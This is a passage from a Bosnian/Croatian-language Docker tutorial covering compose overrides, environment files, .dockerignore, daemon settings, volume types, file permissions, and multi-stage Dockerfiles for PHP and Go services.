  php-service:
    # Lokalno buildujemo, ne koristimo registry image
    image: "" # Poništi image iz base fajla
    build:
      context: ./services/php-service
      target: development
      cache_from:
        - ${CI_REGISTRY_IMAGE}/php-service:cache
    volumes:
      # Live reload – promjene u src/ vidljive odmah, bez rebuild
      - ./services/php-service/src:/app/src:ro
      - ./services/php-service/config:/app/config:ro
    environment:
      APP_ENV: development
      APP_DEBUG: "true"
      # Xdebug client host – Docker Desktop (Mac/Win) vs Linux
      XDEBUG_CLIENT_HOST: host.docker.internal

  go-service:
    image: ""
    build:
      context: ./services/go-service
      target: development
    volumes:
      - ./services/go-service:/app:ro
    environment:
      APP_ENV: development

  vue-frontend:
    image: ""
    build:
      context: ./services/vue-frontend
      target: development
    volumes:
      - ./services/vue-frontend/src:/app/src:ro
    ports:
      - "5173:5173" # Vite dev server
    environment:
      NODE_ENV: development

# Eksponiraj DB portove lokalno – za DBeaver, TablePlus, DataGrip
mysql:
  ports:
    - "3306:3306"

redis:
  ports:
    - "6379:6379"
```

Merge logika: vrijednosti iz override-a se spajaju sa base fajlom. Arrays (kao `ports`, `volumes`, `environment`) se konkateniraju. Skalarne vrijednosti (kao `image`) se prepisuju.

docker-compose.debug.yml — eksplicitni debug

Ovaj fajl se ne učitava automatski. Mora se eksplicitno navesti uz `-f`.

```
# PHP debug session
docker compose \
  -f docker-compose.yml \
  -f docker-compose.override.yml \
  -f docker-compose.debug.yml \
  up php-service

# Go debug session
docker compose \
  -f docker-compose.yml \
  -f docker-compose.override.yml \
  -f docker-compose.debug.yml \
  up go-service
```

Podman: `bash podman compose \ -f docker-compose.yml \ -f docker-compose.override.yml \ -f docker-compose.debug.yml \ up php-service`

```
# docker-compose.debug.yml
services:
  php-service:
    build:
      target: debug          # Xdebug instaliran u ovom targetu
    ports:
      - "9003:9003"         # Xdebug port – PhpStorm sluša ovdje

  go-service:
    build:
      context: ./services/go-service
      dockerfile: docker/go/Dockerfile
      target: debug
    ports:
      - "40000:40000"        # Delve remote debugger
    security_opt:
      - "seccomp:unconfined" # Potrebno za Delve
    cap_add:
      - SYS_PTRACE           # Potrebno za Delve attach
```

Zašto odvojeno: Xdebug značajno usporava PHP (i do 10x). Delve zahtijeva opasne kernel capabilities. Ništa od ovoga ne smije biti uvijek aktivno.

docker-compose.test.yml — CI testovi

Koristi se u CI pipeline-u za pokretanje integracijskog testiranja sa test-specifičnom bazom.


```
# docker-compose.test.yml
services:
  mysql-test:
    image: mysql:8.0
    environment:
      MYSQL_DATABASE: test_db
      MYSQL_ROOT_PASSWORD: testpass
      MYSQL_USER: testuser
      MYSQL_PASSWORD: testpass
    tmpfs:
      - /var/lib/mysql      # U memoriji – brže, nema persistencije

  php-test:
    build:
      context: ./services/php-service
      target: test
    depends_on:
      mysql-test:
        condition: service_healthy
    environment:
      DB_HOST: mysql-test
      DB_NAME: test_db
      APP_ENV: testing
    volumes:
      - ./test-results:/app/test-results # Izvuci JUnit XML za CI

  go-service-test:
    build:
      context: ./services/go-service
      target: test
    depends_on:
      mysql-test:
        condition: service_healthy
    environment:
      DB_HOST: mysql-test
      DB_NAME: test_db
```

CI pokretanje:

```
# Pokreni testove, izlaz = exit code go-service-test procesa
docker compose \
  -f docker-compose.yml \
  -f docker-compose.test.yml \
  run --rm go-service-test

# Čišćenje nakon CI joba
docker compose \
  -f docker-compose.yml \
  -f docker-compose.test.yml \
  down --volumes --remove-orphans
```

```
Podman: ```bash podman compose \ -f docker-compose.yml \ -f docker-compose.test.yml \ run --rm go-
service-test
podman compose \ -f docker-compose.yml \ -f docker-compose.test.yml \ down --volumes --remove-orphans
```
```

## .env fajl — default vrijednosti

Ovo je jedini `.env` fajl koji smije biti u git-u. Sadrži default vrijednosti koje su sigurne za javnost — bez pravih lozinki, bez production secrets.

```
.env
Default vrijednosti za lokalni razvoj.
Ove vrijednosti se koriste ako nisu overrideovane u .env.local ili shell env.

Docker registry
CI_REGISTRY_IMAGE=registry.example.com/project-a
IMAGE_TAG=latest

App
APP_ENV=development

Database
MYSQL_DATABASE=project_a
MYSQL_ROOT_PASSWORD nije ovdje – to je secret, ide u .env.local

Redis
REDIS_PASSWORD nije ovdje – ide u .env.local
```

---

## .env.local — lokalni override

---

Nikad ne idi u git. Dodaj u `.gitignore`:

```
.gitignore
.env.local
.env.*.local
```

```
.env.local – lokalni override sa pravim lozinkama
MYSQL_ROOT_PASSWORD=localdevpass123
REDIS_PASSWORD=localredispass

Možeš overrideovati i ostalo
IMAGE_TAG=my-feature-branch
```

Prioritet env varijabli (od najvišeg prema najnižem): 1. Shell environment varijable (export FOO=bar prije docker compose up) 2. `environment:` direktiva unutar compose fajla 3. `env_file:` direktiva unutar compose fajla 4. `.env` fajl u istom direktorijumu gdje se pokreće docker compose

Ova hijerarhija znači: CI može setovati `MYSQL_ROOT_PASSWORD` kao shell varijablu i ona će pregaziti sve što piše u `.env`.

---

## .dockerignore — kritičan za sigurnost i performanse

---

Ovo nije samo optimizacija. Bez `.dockerignore`, sve što šalješ u build context može završiti u image-u ako Dockerfile ima `COPY . .`.

```
.dockerignore

Version control
.git/
.gitignore

Secrets – NIKAD ne smiju ući u image
.env.local
.env*.local
*.pem
*.key
secrets/

Dependency direktorijumi – instaliraju se u build stageu
node_modules/
vendor/ # PHP – composer install radi u Dockerfileu

Go build artefakti
*.test # go test binary
coverage.out
coverage.html
profiles/ # pprof profili

Debug artefakti
__debug_bin* # Delve debug binary
*.prof # Xdebug profili

OS i editor fajlovi
.DS_Store
Thumbs.db
.idea/
.vscode/
*.swp

Logovi – ne trebaju biti u image-u
*.log
logs/

Testovi – ne trebaju biti u production image-u
(ali mogu biti potrebni u test targetu – vidi Dockerfile)
tests/ # Komentiraj ako test target treba pristup testovima

CI/CD
.gitlab-ci.yml
.github/
Jenkinsfile
```

Praktična provjera: `docker build --no-cache .` i zatim `docker history <image>` da vidiš veličinu svakog layer-a. Ako `COPY` layer ima stotine MB, nešto nije dobro.

**Podman:** `podman build --no-cache . / podman history <image>`

## daemon.json — Docker daemon konfiguracija

Ovo je konfiguracija za sam Docker daemon, ne za kontejnere. Mijenja se rijetko, ali kada treba — mora se znati gdje je i šta mijenjati.

Lokacija: - macOS Docker Desktop: `~/ .docker/daemon.json` (ili kroz Docker Desktop GUI > Settings > Docker Engine) - Linux: `/etc/docker/daemon.json` (zahtijeva `systemctl restart docker`)

**Podman:** Nema daemon.json. Podman konfiguracija je u `~/ .config/containers/containers.conf` (rootless) ili `/etc/containers/containers.conf` (sistem). Log driver i ulimiti se postavljaju tamo. Podman nema centralnog daemona koji bi se restartovao — konfiguracija se primjenjuje pri svakom pozivu.

```
{
 "log-driver": "json-file",
 "log-opts": {
 "max-size": "10m",
 "max-file": "3"
 },
 "default-ulimits": {
 "nofile": {
 "Hard": 64000,
 "Soft": 64000
 }
 },
 "features": {
 "buildkit": true
 },
 "registry-mirrors": [],
 "insecure-registries": []
}
```

Zašto `log-driver` i `log-opts`: Docker zadano nema limit na veličinu logova. Kontejner koji puno loguje može popuniti disk za dan-dva. `max-size: 10m` i `max-file: 3` daje maksimalno 30MB po kontejneru, s rotacijom.

Zašto `nofile` ulimit: MySQL, Redis i Go HTTP server otvaraju mnogo file descriptora pri velikom broju konekcija. Default Linux limit je 1024, što je premalo. 64000 je sigurna vrijednost za development.

Zašto `buildkit: true` u `daemon.json`: BuildKit je brži build engine s paralelizacijom stagea, boljim cache mehanizmom i podrškom za `--secret` i `--mount=type=cache`. Na novijim verzijama Dockera je already default, ali eksplicitno postavljanje garantuje ponašanje.

## BuildKit env varijable

Ako iz nekog razloga ne možeš mijenjati `daemon.json` (dijeljeni Linux server, CI runner), možeš aktivirati BuildKit per-session:

```
export DOCKER_BUILDKIT=1
export COMPOSE_DOCKER_CLI_BUILD=1

docker compose up --build
```

Ili inline za jedan build:

```
DOCKER_BUILDKIT=1 docker build --target production -t myapp:latest .
```

**Podman:** Podman koristi buildah ispod haube i nema BuildKit. `DOCKER_BUILDKIT` varijabla se ignoriše. `--mount=type=cache` i `--mount=type=secret` rade nativno bez ikakve konfiguracije (Podman 4.2+). `bash podman compose up --build podman build --target production -t myapp:latest .`

U GitLab CI, postavi ove varijable kao project-level CI/CD variables ili direktno u `.gitlab-ci.yml`:

```
variables:
 DOCKER_BUILDKIT: "1"
 COMPOSE_DOCKER_CLI_BUILD: "1"
```

## Merge vizualizacija

Kada pokreneš `docker compose up` lokalno:

```
docker-compose.yml (base — uvijek)
+
docker-compose.override.yml (automatski — ako postoji)
=
Efektivna konfiguracija
```

Kada pokreneš debug:

```
docker-compose.yml
+
docker-compose.override.yml
+
docker-compose.debug.yml (eksplicitno s -f)
=
Efektivna konfiguracija s debuggerom
```

U CI:

```
docker-compose.yml
+
docker-compose.test.yml (eksplicitno s -f, nema override.yml)
=
Test konfiguracija bez dev alata
```

Ovo je ključna razlika: CI ne smije automatski povući `override.yml` (koji sadrži `build: sa target: development`). Ako ne navedeš `-f docker-compose.override.yml` eksplicitno u CI, on se neće ni učitati — što je tačno ono što hoćeš.

**Source:** [01-docker-fundamenti/10-volume-tipovi-i-kada-koji.md](#)

## 10 — Volume tipovi i kada koji koristiti

Volume je jedan od najčešće pogrešno korištenih Docker koncepata. Krivo odabran tip volume-a znači ili spor razvoj (pogrešan tip za dev), ili izgubljen podatak (pogrešan tip za prod), ili sigurnosni propust (bind mount gdje ne treba). Ovaj dokument pokriva svaki tip s konkretnim primjerima za naš stack.

### Pregled tipova

| Tip              | Kontrolira host | Persists            | Performanse    | Prod-ready    |
|------------------|-----------------|---------------------|----------------|---------------|
| Bind mount       | Da — host path  | Da                  | Mac/Win: sporo | Ne za src kod |
| Named volume     | Docker          | Da                  | Brzo           | Da            |
| tmpfs            | Ne              | Ne (RAM)            | Najbrže        | Situaciono    |
| Anonymous volume | Docker (random) | Dokle god kontejner | Brzo           | Antipattern   |

### 1. Bind Mount

Direktno mapira direktorijum ili fajl sa hosta u kontejner. Što se promijeni na hostu — odmah je vidljivo u kontejneru, i obrnuto.

```
docker-compose.override.yml
services:
 php-service:
 volumes:
 # Source kod — read-only u kontejneru, live reload bez rebuild
 - ./services/php-service/src:/app/src:ro
 - ./services/php-service/config:/app/config:ro

 go-service:
 volumes:
 # Go hot reload s Air
 - ./services/go-service:/app:ro

 vue-frontend:
 volumes:
 # Vite HMR — src promjene odmah u browser
 - ./services/vue-frontend/src:/app/src:ro
```

Kada koristiti: - Lokalni razvoj s live reloadom — jedina situacija gdje ima smisla - Config fajlovi koje mijenjamo često (nginx.conf, php.ini) tokom razvoja - Log fajlovi koje hoćemo čitati direktno s hosta (tokom debugiranja)

Kada NE koristiti: - Produkcija — kontejner mora biti self-contained, nezavisan od host filesystem-a - CI — sporiji od named volume-a zbog virtualizacije overhead - Direktorijumi koji trebaju biti prazni pri startu kontejnera (node\_modules, vendor)

Performansni problem na Mac i Windows: Docker Desktop koristi virtualiziranu Linux VM. Bind mount zahtijeva sinhronizaciju između macOS APFS/Windows NTFS i Linux filesystema unutar VM-a. Rezultat: read/write operacije mogu biti i do 10x sporije nego na Linux hostu.

Za PHP Composer vendor direktorijum ovo je posebno bolno — ne montiraj `vendor/` kao bind mount. Instaliraj unutar kontejnera u build stageu.

```
POGREŠNO — vendor/ kao bind mount je spor i problematičan
services:
 php-service:
 volumes:
 - ./services/php-service:/app # Ovo uključuje vendor/, node_modules/ — sporo!

ISPRAVNO — samo src/ koji se mijenja
services:
 php-service:
 volumes:
 - ./services/php-service/src:/app/src:ro # Samo kod, bez dependencies
```

`:ro` vs `:rw` — uvijek eksplicitno: - `:ro` (read-only): kontejner ne može pisati na host. Koristi za source kod — sprečava scenarij gdje kontejnerski proces slučajno mijenja tvoje fajlove - `:rw` (default): kontejner može pisati na host. Koristi za logove, uploads, generisane fajlove koje hoćeš vidjeti na hostu

## 2. Named Volume

Docker upravlja storage lokacijom. Host ne zna gdje su fajlovi na disku (nalazi se u Docker-ovom storage backend-u, obično `/var/lib/docker/volumes/` na Linux-u).

```
docker-compose.yml
volumes:
 mysql-data:
 driver: local
 redis-data:
 driver: local

services:
 mysql:
 volumes:
 - mysql-data:/var/lib/mysql

 redis:
 volumes:
 - redis-data:/data
 # Redis persistencija zahtijeva --appendonly yes u command:
 command: redis-server --requirepass ${REDIS_PASSWORD} --appendonly yes
```

Lifecycle — ovo je ključna razlika od bind mounta:

```
Volume postoji nezavisno od kontejnera
docker compose down # Kontejneri obrisani, volume OSTAJE
docker compose down --volumes # Kontejneri I volume obrisani

Ručno upravljanje
docker volume ls # Prikaz svih named volume-a
docker volume inspect mysql-data # Detalji i stvarna lokacija na hostu
docker volume rm mysql-data # Brisanje (mora biti odmontiran)
```

**Podman:** `bash podman compose down podman compose down --volumes podman volume ls podman volume inspect mysql-data podman volume rm mysql-data`

Backup named volume-a — jedina pouzdana metoda:

```
Backup mysql-data volume-a u tar arhivu na hostu
docker run --rm \
 -v mysql-data:/data \
 -v $(pwd)/backups:/backup \
 alpine \
 tar czf /backup/mysql-$(date +%Y%m%d).tar.gz -C /data .

Restore
docker run --rm \
 -v mysql-data:/data \
 -v $(pwd)/backups:/backup \
 alpine \
 tar xzf /backup/mysql-20240115.tar.gz -C /data
```

**Podman:** ```bash podman run --rm \ -v mysql-data:/data \ -v $(pwd)/backups:/backup \ alpine \ tar czf / backup/mysql-$(date +%Y%m%d).tar.gz -C /data .`  
`podman run --rm \ -v mysql-data:/data \ -v $(pwd)/backups:/backup \ alpine \ tar xzf /backup/ mysql-20240115.tar.gz -C /data ```

Kada koristiti: - MySQL podaci — obavezno named volume, ne bind mount - Redis persistentni podaci (AOF/RDB fajlovi) - Upload fajlovi koje treba čuvati između restartova kontejnera - CI build cache (npm cache, composer cache, go module cache) — named volume je brži od bind mounta u CI

Kada NE koristiti: - Source kod — bind mount je bolji za dev - Privremeni podaci — tmpfs je bolji - Produkcija s više instanci (Swarm, K8s) — tu trebaju external volume driveri ili S3

### 3. tmpfs Mount

Montira RAM direktorijum u kontejner. Podaci postoje samo dok kontejner radi — gube se pri stopu ili restartu. Nema disk I/O.

```
services:
 php-service:
 # Kratka forma
 tmpfs:
 - /tmp
 - /run/php

 # Duga forma s opcijama
 volumes:
 - type: tmpfs
 target: /app/cache/opcache
 tmpfs:
 size: 134217728 # 128MB u bajtima

 mysql-test:
 # Test baza u memoriji — brža za testove, gubi se pri stopu
 tmpfs:
 - /var/lib/mysql
 environment:
 MYSQL_DATABASE: test_db
 MYSQL_ROOT_PASSWORD: testpass
```

Specifični use casevi za naš stack:

PHP Opcache scratch:

```
services:
 php-service:
 tmpfs:
 - /tmp:mode=1777 # mode=1777 = sticky bit, kao pravi /tmp
 volumes:
 - type: tmpfs
 target: /app/storage/framework/cache
 tmpfs:
 size: 67108864 # 64MB dovoljno za framework cache
```

Xdebug profili tokom debug sessiona (akumuliraju se brzo):

```
services:
 php-service-debug:
 tmpfs:
 - /tmp/xdebug-profiles # Profili se gube pri stopu, ali to je OK
```

CI test baza:

```
services:
 mysql-test:
 image: mysql:8.0
 tmpfs:
 - /var/lib/mysql # Bez disk I/O, testovi su brži 2-3x
```

Ograničenja: - Radi samo na Linux. Docker Desktop (Mac, Windows) ne podržava pravi tmpfs — podatak se i dalje zapisuje na virtualni disk unutar VM-a, ali ne na host disk - Bez persistencije — svjesna odluka - Limit veličine moraš postaviti eksplicitno ili defaultno koristi 50% RAM-a

### 4. Anonymous Volume

Docker kreira volume s random imenom. Teško upravljati, teško backupovati. U pravilu: antipattern za novi kod.



```
Dockerfile koji kreira anonymous volume
VOLUME /app/node_modules
```

```
docker-compose.yml koji kreira anonymous volume
services:
 php-service:
 volumes:
 - /app/vendor # Bez imena = anonymous volume
```

Problem: nakon `docker compose down`, volume ostaje s random UUID imenom. `docker volume ls` prikazuje desetine bezimenih volumea. Ne znaš što je što.

Postoji jedan legitiman use case: spriječiti da bind mount “prekrije” direktorijum koji postoji u image-u ali ne na hostu.

```
services:
 vue-frontend:
 volumes:
 - ./services/vue-frontend/src:/app/src:ro
 - /app/node_modules # Anonymous volume – node_modules ostaje iz image-a
 # Bind mount src/ ne prekrije ga
```

Preporuka: koristi named volume umjesto anonymous volumea. Budi eksplicitan.

```
Bolje: eksplicitno imenovan
volumes:
 vue-node-modules:

services:
 vue-frontend:
 volumes:
 - ./services/vue-frontend/src:/app/src:ro
 - vue-node-modules:/app/node_modules
```

---

## 5. Read-only filesystem pattern

---

Za security-hardened deployment — cijeli container filesystem je read-only, eksplicitno se definiše što smije biti writeable.

```
services:
 go-service:
 read_only: true # Cijeli filesystem read-only
 tmpfs:
 - /tmp # Jedini writeable RAM direktorijum
 volumes:
 - ./logs:/app/logs # Eksplicitni write za logove (samo u devu)
```

PHP zahtijeva više paznje jer framework treba pisati na disk:

```

services:
 php-service:
 read_only: true
 tmpfs:
 - /tmp:mode=1777
 - /run/php-fpm
 volumes:
 # Sve što PHP framework mora pisati – eksplicitno
 - type: tmpfs
 target: /app/storage/framework/sessions
 - type: tmpfs
 target: /app/storage/framework/views
 - type: tmpfs
 target: /app/storage/framework/cache
 - type: tmpfs
 target: /app/storage/logs

```

Zašto ovo u produkciji: kompromitovan kontejner ne može modificirati binarne fajlove ili ubaciti malware u filesystem kontejnera.

## 6. Bind mount permissions — UID/GID problem

Bind mount zadržava host permissions. Kontejner ih ne mijenja — direktno vidi isti ownership kao na hostu.

```

docker run -v $(pwd)/data:/data myapp
Permission denied: /data/file.txt

Host folder:
drwxr-xr-x darko darko ./data

Kontejner korisnik: appuser (UID 1001)

```

Zašto pada: host folder je vlasništvo `darko` (npr. UID 1000). Kontejner proces radi kao `appuser` (UID 1001). Za kernel, `appuser` je `other` — ima samo `r-x`, ne može pisati.

Permissions se porede po UID brojevima, ne po imenima. `darko` na hostu i `darko` unutar kontejnera su isti UID samo ako su eksplicitno usklađeni.

### Rješenja bez `chmod 777`

#### Opcija 1 — pokreni kontejner s host UID/GID (najčistije za dev):

```

docker run \
 --user "$(id -u):$(id -g)" \
 -v "$(pwd)/data:/data" \
 myapp

```

Proces unutar kontejnera piše kao tvoj host korisnik. Fajlovi koje napravi u `/data` imat će tvoj UID/GID na hostu.

U `docker-compose.override.yml`:

```

services:
 php-service:
 user: "${UID}:${GID}"

```

```

.env.local
UID=1000
GID=1000

```

#### Opcija 2 — uskladi ownership host foldera s kontejner UID:

```
Ako aplikacija uvijek radi kao UID 1001:
sudo chown -R 1001:1001 ./data
docker run -v "$(pwd)/data:/data" myapp
```

Dobro kada je folder namijenjen isključivo tom kontejneru (npr. uploads direktorijum).

### Opcija 3 — named volume umjesto bind mounta:

```
docker volume create myapp_data
docker run -v myapp_data:/data myapp
```

Docker upravlja ownership unutar volume-a. Rješava problem ali više ne možeš direktno editovati fajlove s hosta.

### Opcija 4 — parametrizuj UID/GID u Dockerfilu (za timove):

```
ARG UID=1000
ARG GID=1000

RUN addgroup --gid ${GID} appgroup \
 && adduser --uid ${UID} --gid ${GID} --ingroup appgroup appuser

USER appuser
```

Build s host UID/GID:

```
docker build \
 --build-arg UID=$(id -u) \
 --build-arg GID=$(id -g) \
 -t myapp .
```

Image je tada usklađen s tvojim host korisnikom. Korisno u timovima gdje svi imaju različite UID-ove.

## Sažetak

| Problem                           | Rješenje                                      |
|-----------------------------------|-----------------------------------------------|
| Lokalni dev, brzo                 | <code>--user "\$(id -u):\$(id -g)"</code>     |
| Folder namijenjen kontejneru      | <code>chown -R &lt;uid&gt; ./folder</code>    |
| Persistent data bez host pristupa | Named volume                                  |
| Tim s različitim UID-ovima        | <code>--build-arg UID/GID</code> u Dockerfile |
| Nikad                             | <code>chmod 777</code>                        |

## Decision matrix za naš projekat

| Use case                    | Volume tip            | Konfiguracija                                      |
|-----------------------------|-----------------------|----------------------------------------------------|
| PHP source kod (dev)        | Bind mount :ro        | ./services/php-service/src:/app/src:ro             |
| Go source kod (dev)         | Bind mount :ro        | ./services/go-service:/app:ro                      |
| Vue source kod (dev)        | Bind mount :ro        | ./services/vue-frontend/src:/app/src:ro            |
| MySQL podaci                | Named volume          | mysql-data:/var/lib/mysql                          |
| Redis podaci                | Named volume          | redis-data:/data                                   |
| PHP sessions                | Redis (ne volume)     | SESSION_DRIVER=redis u APP config                  |
| Xdebug profili              | tmpfs                 | /tmp/xdebug-profiles                               |
| Opcache scratch             | tmpfs                 | /app/storage/framework/cache                       |
| CI test MySQL               | tmpfs                 | /var/lib/mysql na mysql-test servisu               |
| CI build cache (composer)   | Named volume          | composer-cache:/root/.composer                     |
| CI build cache (go modules) | Named volume          | go-modules:/go/pkg/mod                             |
| Upload fajlovi (dev)        | Named volume          | uploads:/app/storage/uploads                       |
| Upload fajlovi (prod)       | S3 (ne Docker volume) | AWS SDK, ne volume                                 |
| nginx config (dev)          | Bind mount :ro        | ./docker/nginx/nginx.conf:/etc/nginx/nginx.conf:ro |
| Logovi (dev)                | Bind mount :rw        | ./logs:/app/logs                                   |
| Logovi (prod)               | Docker log driver     | logging: konfiguracija u compose                   |

## Čišćenje volume-a

Tokom razvoja akumuliraju se stari volume-i. Periodično čistiti:

```
Prikaz svih volume-a s veličinom
docker system df -v

Obriši sve nekorištene volume-e (nije montiran ni u jednom kontejneru)
docker volume prune

Obriši sve nekorištene resurse (volume-i, image-i, mreže, build cache)
docker system prune --volumes

Nuclear opcija – sve obriši (pazi, briše i mysql-data!)
docker system prune -af --volumes
```

```
Podman: bash podman system df -v podman volume prune podman system prune --volumes podman system
prune -af --volumes
```

Sigurna rutina za reset lokalnog okruženja:

```
Zaustavi sve, obriši kontejnere i named volume-e za ovaj projekt
docker compose down --volumes

Ponovo pokreni s čistim stanjem
docker compose up --build
```

```
Podman: bash podman compose down --volumes podman compose up --build
```

# 11 — Dockerfile targets i Docker Compose profiles

Targets i profiles su dva ortogonalna mehanizma koji zajedno rješavaju isti problem: kako imati jedan codebase koji radi u dev, CI, debug i prod okruženju bez kopiranja konfiguracije. Targets se bave time kako se image builduje. Profiles se bave time koji servisi se pokreću.

## Dio 1: Dockerfile multi-stage targets

### Zašto targets, a ne zasebni Dockerfilovi?

Bez targeta, svako okruženje dobija svoj Dockerfile:

```
docker/
├─ Dockerfile.dev
├─ Dockerfile.test
├─ Dockerfile.debug
└─ Dockerfile.prod ← 4 fajla, ista logika ponovljena 4 puta
```

S targetima:

```
services/php-service/
└─ Dockerfile ← jedan fajl, 5 targeta, nula ponavljanja
```

Svaki target se gradi na prethodnom. Promjena u `base` stageu automatski propagira u sve targete koji ga nasljeđuju.

### Standardna target hijerarhija

```
base ————— zajednički runtime dependencies
├─ development ——— base + dev tools, hot reload
│ └─ test ————— development + test runner, pokrene testove u build fazu
├─ debug ————— base + debugger (Xdebug/Delve)
└─ production ——— base (ili direktno od scratch), minimalan image
```

## PHP 8.3 service — kompletan Dockerfile

```

services/php-service/Dockerfile

BASE – runtime dependencies, bez dev/test/debug

FROM php:8.3-fpm-alpine AS base

Sistem dependencies – samo runtime
RUN apk add --no-cache \
 fcgi \ # php-fpm-healthcheck
 libpng libpng-dev \ # GD za slike
 libzip libzip-dev \ # ZIP archive
 && docker-php-ext-install \
 pdo_mysql \
 opcache \
 gd \
 zip \
 && apk del libpng-dev libzip-dev \ # Build deps obriši
 && rm -rf /var/cache/apk/*

PHP config
COPY docker/php/php.ini /usr/local/etc/php/conf.d/app.ini
COPY docker/php/php-fpm.conf /usr/local/etc/php-fpm.d/app.conf

Composer
COPY --from=composer:2.7 /usr/bin/composer /usr/bin/composer

WORKDIR /app

Instaliraj production dependencies
COPY composer.json composer.lock ./
RUN --mount=type=cache,target=/root/.composer \
 composer install \
 --no-dev \
 --no-scripts \
 --no-autoloader \
 --prefer-dist

Kopiraj izvorni kod
COPY src/ ./src/
COPY bootstrap/ ./bootstrap/
COPY config/ ./config/
COPY public/ ./public/

Generiraj optimizovani autoloader
RUN composer dump-autoload --optimize --no-dev

Ne radi kao root
RUN chown -R www-data:www-data /app
USER www-data

EXPOSE 9000

HEALTHCHECK --interval=30s --timeout=3s --start-period=10s --retries=3 \
 CMD SCRIPT_NAME=/ping SCRIPT_FILENAME=/ping REQUEST_METHOD=GET \
 cgi-fcgi -bind -connect 127.0.0.1:9000 || exit 1

DEVELOPMENT – base + dev dependencies, hot reload support

FROM base AS development

USER root

Reinstaliraj Composer sa dev dependencies

```

```

RUN --mount=type=cache,target=/root/.composer \
 composer install \
 --no-scripts \
 --prefer-dist
Note: source kod se montira kao bind mount u docker-compose.override.yml
COPY ovdje nije ni potreban – override.yml montira ./src:/app/src:ro

ENV APP_ENV=development
ENV APP_DEBUG=true

USER www-data

TEST – development base + test runner
Ovo je poseban slučaj: testovi se pokreću TOKOM docker build-a
Ako testovi padnu, build pada. CI job pada. Image se ne pushuje.

FROM development AS test

USER root

Kopiraj sve (uključujući tests/) – bind mount nije dostupan u build stageu
COPY . /app/
RUN chown -R www-data:www-data /app

USER www-data

Postavi test env
ENV APP_ENV=testing
ENV DB_CONNECTION=sqlite
ENV DB_DATABASE=:memory:

Pokreni testove – build pada ako testovi padnu
RUN ./vendor/bin/pest \
 --ci \
 --log-junit=/app/test-results/junit.xml \
 --coverage-text

DEBUG – base + Xdebug
Nikad ne koristiti u produkciji ili CI

FROM base AS debug

USER root

RUN apk add --no-cache $PHPIZE_DEPS linux-headers \
 && pecl install xdebug-3.3.1 \
 && docker-php-ext-enable xdebug \
 && apk del $PHPIZE_DEPS \
 && rm -rf /var/cache/apk/*

COPY docker/php/xdebug.ini /usr/local/etc/php/conf.d/xdebug.ini

USER www-data

PRODUCTION – base je već production-ready
Ovaj stage je alias koji eksplicitno označava koji target ide u prod
Dodaje samo production-specifičnu finalizaciju

FROM base AS production

OPcache za produkciju – agresivniji od dev defaulta

```



```
COPY docker/php/opcache-prod.ini /usr/local/etc/php/conf.d/opcache.ini
```

```
Security: ukloni Composer (ne treba se u kontejneru)
```

```
RUN rm /usr/bin/composer
```

```
LABEL org.opencontainers.image.source="https://gitlab.example.com/project-a" \
 org.opencontainers.image.description="PHP 8.3 service" \
 org.opencontainers.image.licenses="UNLICENSED"
```

#### Xdebug konfiguracija:

```
; docker/php/xdebug.ini
[xdebug]
xdebug.mode=debug,profile
xdebug.start_with_request=yes
xdebug.client_host=${XDEBUG_CLIENT_HOST}
xdebug.client_port=9003
xdebug.log=/tmp/xdebug.log
xdebug.profiler_output_dir=/tmp/xdebug-profiles
```

---

## Go 1.22 service — kompletan Dockerfile

```

services/go-service/Dockerfile

BASE – dependency download, zajednička osnova

FROM golang:1.22-alpine AS base

WORKDIR /app

Kopiraj mod fajlove i preuzmi dependencies
Ovaj layer se cacheuje dok se go.mod/go.sum ne promijene
COPY go.mod go.sum ./
RUN --mount=type=cache,target=/go/pkg/mod \
 go mod download

DEVELOPMENT – base + Air (hot reload)

FROM base AS development

Air za hot reload
RUN go install github.com/cosmtrek/air@v1.51.0

Source se montira kao bind mount iz docker-compose.override.yml
./services/go-service:/app:ro

ENV APP_ENV=development
EXPOSE 8080

CMD ["air", "-c", ".air.toml"]

TEST – pokreni testove u build stageu

FROM base AS test

COPY . .

RUN --mount=type=cache,target=/go/pkg/mod \
 --mount=type=cache,target=/root/.cache/go-build \
 go test \
 ./... \
 -race \
 -count=1 \
 -coverprofile=/app/coverage.out \
 -v 2>&1 | tee /app/test-output.txt

BUILDER – kompajlira binarni fajl za produkciju

FROM base AS builder

COPY . .

RUN --mount=type=cache,target=/go/pkg/mod \
 --mount=type=cache,target=/root/.cache/go-build \
 CGO_ENABLED=0 \
 GOOS=linux \
 go build \
 -ldflags="-s -w -X main.version=${BUILD_VERSION} -X main.buildTime=${BUILD_TIME}" \
 -o /server \
 ./cmd/server/

```

```

PRODUCTION – scratch image, samo binarni fajl
Rezultat: ~10-15MB image umjesto ~300MB golang:alpine

FROM scratch AS production

SSL certifikati za HTTPS pozive ka externim API-ima
COPY --from=builder /etc/ssl/certs/ca-certificates.crt /etc/ssl/certs/

Timezone data
COPY --from=builder /usr/share/zoneinfo /usr/share/zoneinfo

Binarni fajl
COPY --from=builder /server /server

EXPOSE 8080

HEALTHCHECK --interval=30s --timeout=3s --start-period=5s --retries=3 \
 CMD ["/server", "healthcheck"]

ENTRYPOINT ["/server"]

DEBUG – Delve remote debugger
Zahtijeva security_opt i cap_add u docker-compose.debug.yml

FROM golang:1.22-alpine AS debug

RUN go install github.com/go-delve/delve/cmd/dlv@latest

WORKDIR /app
COPY . .

RUN --mount=type=cache,target=/go/pkg/mod \
 --mount=type=cache,target=/root/.cache/go-build \
 CGO_ENABLED=0 \
 go build \
 -gcflags="all=-N -l" \ # Isključi optimizacije – debugger treba ovo
 -o /server \
 ./cmd/server/

EXPOSE 8080 40000

CMD ["/go/bin/dlv", \
 "exec", "/server", \
 "--headless", \
 "--listen=:40000", \
 "--api-version=2", \
 "--continue", \
 "--accept-multiclient"]
```

## Koji target u kojoj situaciji

| Situacija       | PHP target  | Go target   | Komanda                                         |
|-----------------|-------------|-------------|-------------------------------------------------|
| Lokalni razvoj  | development | development | <code>docker compose up (override.yml)</code>   |
| Debug session   | debug       | debug       | <code>docker compose -f ... debug.yml up</code> |
| Lokalni testovi | test        | test        | <code>docker build --target test ...</code>     |
| CI test job     | test        | test        | Build pada ako testovi padnu                    |
| CI build job    | production  | production  | Image ide u registry                            |
| Staging         | production  | production  | Identičan prod image                            |
| Produkcija      | production  | production  | Jedino prihvatljivo                             |

CI primjer (.gitlab-ci.yml):

```
variables:
 DOCKER_BUILDKIT: "1"

test:php:
 stage: test
 script:
 # Build test targeta – padne ako padnu testovi
 - docker build --target test --tag php-test:${CI_COMMIT_SHA} ./services/php-service
 # Izvuci test rezultate
